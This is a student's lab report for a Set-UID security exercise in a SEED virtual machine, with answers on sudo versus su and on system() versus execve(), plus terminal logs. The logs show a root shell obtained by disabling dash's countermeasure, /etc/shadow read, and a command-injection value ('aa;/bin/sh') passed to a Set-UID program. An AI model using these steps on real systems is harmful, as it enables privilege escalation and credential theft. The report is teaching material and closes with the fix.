Question 1)

Think about the difference between sudo and su. Which is more secure? Why?

sudo allows executing specific commands with root privileges temporarily, whereas su completely switches to the root account. Therefore, using sudo is more secure.

Question 2)

Peter runs a Set-UID program that is owned by Bryan. The program tries to read from /tmp/x, which is readable to Peter, but not to anybody else. Can this program successfully read from the file?

Peter runs the program with Bryan's privileges. Since /tmp/x is only readable by Peter, the program executed with Bryan's privileges cannot read the file.

Question 3)

Both system() and execve() can be used to execute external programs. Why is system() unsafe while execve() is safe?

system() executes commands using an internal shell, making it vulnerable to command injection attacks when user input is included. However, execve() directly executes the binary without going through a shell, preventing unexpected behavior.


Question 4)

Does the chown command automatically disables the Set-UID bit when it changes the owner of a Set-UID program? Please explain why if it does that.

When the chown command is used, the Set-UID bit is disabled. If the Set-UID bit remains active while the ownership is changed, a security vulnerability can occur. This is because if a Set-UID program is transferred to a regular user via chown while keeping the Set-UID bit enabled, it could still be executed with root privileges.

Task1)

Execute the following command and explain what are you observe and why it happened.




```
[03/20/25]seed@VM:~/Desktop$ ls
myid
[03/20/25]seed@VM:~/Desktop$ ls -l myid
-rwxr-xr-x 1 seed seed 47480 Mar 20 01:05 myid
[03/20/25]seed@VM:~/Desktop$ sudo chown root myid
[03/20/25]seed@VM:~/Desktop$ sudo chmod 4755 myid
[03/20/25]seed@VM:~/Desktop$ ./myid
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(ad
m),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),1
32(sambashare),136(docker)
[03/20/25]seed@VM:~/Desktop$ ls -l myid
-rwsr-xr-x 1 root seed 47480 Mar 20 01:05 myid
[03/20/25]seed@VM:~/Desktop$
```


I changed the owner of myid to root. Then, I set the Set-UID bit using chmod. When executed, it shows euid=0(root), indicating that it was run with root privileges.

Task 1-2)

Do the above task using /bin/sh command and explain what are you observe.



```
[03/20/25]seed@VM:~$ cp /bin/sh ./myid
[03/20/25]seed@VM:~$ ls
Desktop  Documents  Downloads  Music  myid  Picture
[03/20/25]seed@VM:~$ ls -l myid
-rwxr-xr-x 1 seed seed 129816 Mar 20 01:36 myid
[03/20/25]seed@VM:~$ sudo chown root myid
[03/20/25]seed@VM:~$ sudo chmod 4755 myid
[03/20/25]seed@VM:~$ ./myid
$
```




```
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lp
admin),131(lxd),132(sambashare),136(docker)
$ whoami
seed
$
```

After changing the owner of myid to root and setting the SUID bit, the executable was expected to run with root privileges. However, after executing ./myid and checking id and whoami, it was confirmed that the user still had the regular user (seed) privileges and that root privilege escalation did not occur.

Task 1-3) **Retry Task 1-2 after turn off countermeasure and explain what are you observe.**

Hint: check what happened with id, whoami command




```
[03/20/25]seed@VM:~$ ls -la /bin/sh
lrwxrwxrwx 1 root root 9 Mar 20 01:59 /bin/sh -> /bin/dash
[03/20/25]seed@VM:~$ sudo rm /bin/sh
[03/20/25]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[03/20/25]seed@VM:~$ cp /bin/sh ./myid
[03/20/25]seed@VM:~$ sudo chown root myid
[03/20/25]seed@VM:~$ sudo chmod 4755 myid
[03/20/25]seed@VM:~$ ls -l myid
-rwsr-xr-x 1 root seed 878288 Mar 20 01:59 myid
[03/20/25]seed@VM:~$ ./myid
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
VM# whoami
root
VM#
```


When the security measures were disabled, it was confirmed that the regular user gained root privileges.

Task 2)

Can I get a root shell by using this program? If you can, show us how to get root shell and what can I do to prevent this happen.



```
[03/20/25]seed@VM:~$ gcc -o catall catall.c
[03/20/25]seed@VM:~$ sudo chown root catall
[03/20/25]seed@VM:~$ sudo chmod 4755 catall
[03/20/25]seed@VM:~$ ls -l catall
-rwsr-xr-x 1 root seed 16928 Mar 20 02:28 catall
[03/20/25]seed@VM:~$ catall /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
```



```
[03/20/25]seed@VM:~$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(ad
m),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),1
32(sambashare),136(docker)
# 
```

A root shell can be obtained.
The ownership of catall was changed to root. Then, by setting the SUID bit, it was observed that even when executed by a regular user, it runs with root privileges. After that, a command injection attack was performed by injecting a command into the catall program. When executing "aa; /bin/sh", an error occurs because the file aa does not exist, and then /bin/sh is executed, opening a root shell. Ultimately, a root shell was obtained.
Using execv() instead of system() in catall.c can prevent command injection attacks.